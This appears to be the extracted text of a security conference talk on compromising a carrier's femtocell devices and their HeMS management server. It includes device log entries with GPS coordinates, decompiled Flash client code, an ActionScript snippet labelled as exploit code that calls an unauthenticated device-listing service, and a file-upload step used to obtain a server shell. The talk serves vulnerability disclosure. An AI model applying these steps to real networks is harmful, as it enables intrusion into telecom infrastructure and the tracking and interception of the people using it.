-rw-rw-r-- 1 500 500 28586322 Oct 29 PLTE_1.4.5.tar.bz2 [REDACTED]
[drwxr-xr-x 2 500 500 4096 Sep 03 PLTE_1.4.6 [REDACTED]
[-rw-rw-r-- 1 500 500 28454006 Sep 03 PLTE_1.4.6.tar.bz2 [REDACTED]
drwxrwxr-x 2 500 500 4096 Mar 11 2015 glibc_patch [REDACTED]
```

PLTE.tar.bz2 is our femtocell firmware

here is xml log file!

```
cd cm
ls
drwxr-xr-x    2 0          0          4096 Mar  05 18:00 HeMS_D_001
cd HeMS_D_001
ls
-rw-r--r--    1 0          0          3085100 Feb 26 18:00 CM_20170227.xml
-rw-r--r--    1 0          0          3085105 Feb 27 18:00 CM_20170228.xml
-rw-r--r--    1 0          0          3085107 Feb 28 18:00 CM_20170301.xml
-rw-r--r--    1 0          0          3085103 Mar  01 18:00 CM_20170302.xml
-rw-r--r--    1 0          0          3085102 Mar  02 18:00 CM_20170303.xml
-rw-r--r--    1 0          0          3085100 Mar  03 18:00 CM_20170304.xml
-rw-r--r--    1 0          0          3085100 Mar  04 18:00 CM_20170305.xml
-rw-r--r--    1 0          0          3085097 Mar  05 18:00 CM_20170306.xml
get CM_20170306.xml
```

CM_*.xml have a information of femto devices.


daily device log file

6550 node in the CM_170306.xml file.

```
<xn:attributes>
<xn:vsDataType>vs          mto</xn:vsDataType>
<xn:vsDataFormatVersion>    'icAttributes.1.0</xn:vsDataFormatVersion>
<nc:vsDataDongwonFemto>
  <nc:Uniqueinfo>FPSL15515T</nc:Uniqueinfo>
  <nc:Device_id>X31</nc:Device_id>
  <nc:Cell_Id>138443062</nc:Cell_Id>
  <nc:OUI>000789</nc:OUI>
  <nc:SerialNumber>00:07:89:13:10:BE</nc:SerialNumber>
  <nc:HardwareVersion>1.0.0</nc:HardwareVersion>
  <nc:SoftwareVersion>H8P0518 / r31</nc:SoftwareVersion>
  <nc:ConnectionRequestURL>http://[REDACTED]7547</nc:ConnectionRequestURL>
  <nc:PCI>495</nc:PCI>
  <nc:Root_Sequence>22</nc:Root_Sequence>
  <nc:TAC>25304</nc:TAC>
  <nc:Latitude>N 37:33:18.730</nc:Latitude>
  <nc:Longitude>W 126:55:11.050</nc:Longitude>
</nc:vsDataDongwonFemto>
</xn:attributes>
```

I did interesting work via GPS value...

Femto stop :D



Gotta catch em all

Pwn HeMS via Web Service

- At this time, finding 0-day at HeMS HTTP service.
- connect to HTTP service through browser, we can see “**flash**” index file.
 - we can decompile this swf file!

HeMS Web Page. just 1 flash file



decompile swf file using open source tool.

KTHeMSClient_SWF_Extract	
이름	수정일
▶ binaryData	오늘 오전 2:27
▶ fonts	오늘 오전 2:27
▶ frames	오늘 오전 2:36
▶ images	오늘 오전 2:36
▶ morphshapes	오늘 오전 2:27
▶ movies	오늘 오전 2:27
▼ scripts	오늘 오전 2:36
📄 _activeButtonStyleStyle.as	오늘 오전 2:28
📄 _activeTabStyleStyle.as	오늘 오전 2:28
📄 _AdvancedDataGridHeaderRendererStyle.as	오늘 오전 2:28
📄 _AdvancedDataGridItemRendererStyle.as	오늘 오전 2:28
📄 _AdvancedDataGridSortItemRendererStyle.as	오늘 오전 2:28
📄 _AdvancedDataGridStyle_emb...wf_cursorStretch_1100621207.as	오늘 오전 2:30
📄 _AdvancedDataGridStyle_emb...isclosureClosed_2008444255.as	오늘 오전 2:30
📄 _AdvancedDataGridStyle_emb...DisclosureOpen_1333050941.as	오늘 오전 2:30
📄 _AdvancedDataGridStyle_emb...reeFolderClosed_1826032338.as	오늘 오전 2:30

HeMS Web Vulnerability

```
i/Desktop/KTHeMSClient_SWF_Extract/scripts/view/statistics/statisticsComp/StatisticsBase.as
}

private function _StatisticsBase_RemoteObject1_i(): RemoteObject
{
    var _loc1_:RemoteObject = new RemoteObject();

    [Bindable(event="propertyChange")]
    public function get statistics(): RemoteObject
    {
        return this._94588637statistics;
    }
}

across 94 files
```

where define to RemoteObject

```
<destination id="FirmwareManage">
  <channels>
    <channel ref="my-amf"/>
  </channels>
</destination>
<destination id="Neighbor">
  <channels>
    <channel ref="my-amf"/>
  </channels>
</destination>
<destination id="ParameterManageXml">
  <channels>
    <channel ref="my-amf"/>
  </channels>
</destination>
<destination id="ClientServlet">
  <channels>
    <channel ref="my-amf"/>
  </channels>
</destination>
<destination id="CommonUtils">
  <channels>
    <channel ref="my-amf"/>
  </channels>
</destination>
```

- Classes name implemented by RemoteObject class.
- Total 24 classes.

```
<channel id="my-amf" type="mx.messaging.channels.AMFChannel">
  <endpoint uri="http://{server.name}:{server.port}/[REDACTED]/messagebroker/amf"/>
  <properties>
  </properties>
</channel>
```

using this RemoteObject function.

```
private function _DeviceSelectWindow_RemoteObject1_i(): RemoteObject
{
    var _loc1_:RemoteObject = new RemoteObject();
    this.deviceManage = _loc1_;
    _loc1_.destination = "DeviceManage";
    _loc1_.showBusyCursor = true;
    _loc1_.operations = {"getDeviceList":this._DeviceSelectWindow_Opera
    _loc1_.initialized(this,"deviceManage");
    return _loc1_;
}
```

HeMS Web exploit code

```
protected function myBtnClick(event:MouseEvent):void {
    var ro:RemoteObject = new RemoteObject();
    ro.destination = "DeviceManage";
    var channelSet:ChannelSet = new ChannelSet();
    ro.channelSet = channelSet;
    var c:Channel = new AMFChannel("my-amf", "http://");
    channelSet.addChannel(c);
    ro.addEventListener(ResultEvent.RESULT, resultHandler);
    ro.addEventListener(FaultEvent.FAULT, onFault);
    var obj:Object = new Object();

    ro.getDeviceList(obj);
    trace("done!");
}
```

2	138.200.100.1	1	138.200.100.1	5	http://125.158	47
2	138.200.100.1	1	138.200.100.1	5	http://112.179	55
2	138.200.100.1	1	138.200.100.1	5	http://112.176	65
2	138.200.100.1	1	138.200.100.1	5	http://14.67.1	72
2	138.200.100.1	1	138.200.100.1	5	http://175.231	77
2	138.200.100.1	1	138.200.100.1	5	http://175.232	78
2	138.200.100.1	1	138.200.100.1	3	http://183.114	82
2	138.200.100.1	1	138.200.100.1	3	http://183.114	83
2	138.200.100.1	1	138.200.100.1	5	http://118.50.4	85
2	138.200.100.1	1	138.200.100.1	5	http://183.114	92
2	138.200.100.1	1	138.200.100.1	5	http://183.114	93
2	138.200.100.1	1	138.200.100.1	5	http://183.127	94
2	138.200.100.1	1	138.200.100.1	5	http://14.85.3	95
2	138.200.100.1	1	138.200.100.1	5	http://112.176	98
2	138.200.100.1	1	138.200.100.1	5	http://112.176	102
2	138.200.100.1	1	138.200.100.1	5	http://112.176	107
2	138.200.100.1	1	138.200.100.1	5	http://175.231	110
2	138.200.100.1	1	138.200.100.1	5	http://112.176	111
2	138.200.100.1	1	138.200.100.1	5	http://175.231	112

get HeMS shell?


```
private function sendFileToSvr() : void
{
    if(this.txtFileName.text == "")
    {
        Alert.show("파일(*.csv)을 선택해주세요.");
        return;
    }
    this.fileRef.upload(new URLRequest("jsp/upload.jsp"));
}
```

got hems, dirty shot!

Conclusion

- we found 2+ vulnerability in femtocell device.
 - access to debug daemon, stack overflow, ...
- we can access femtocell management server.
 - through info files and exploiting Web Vulnerability.
- we can choose certain femto device via GPS value, and we can sniffing certain femto device.

Any Questions? :D



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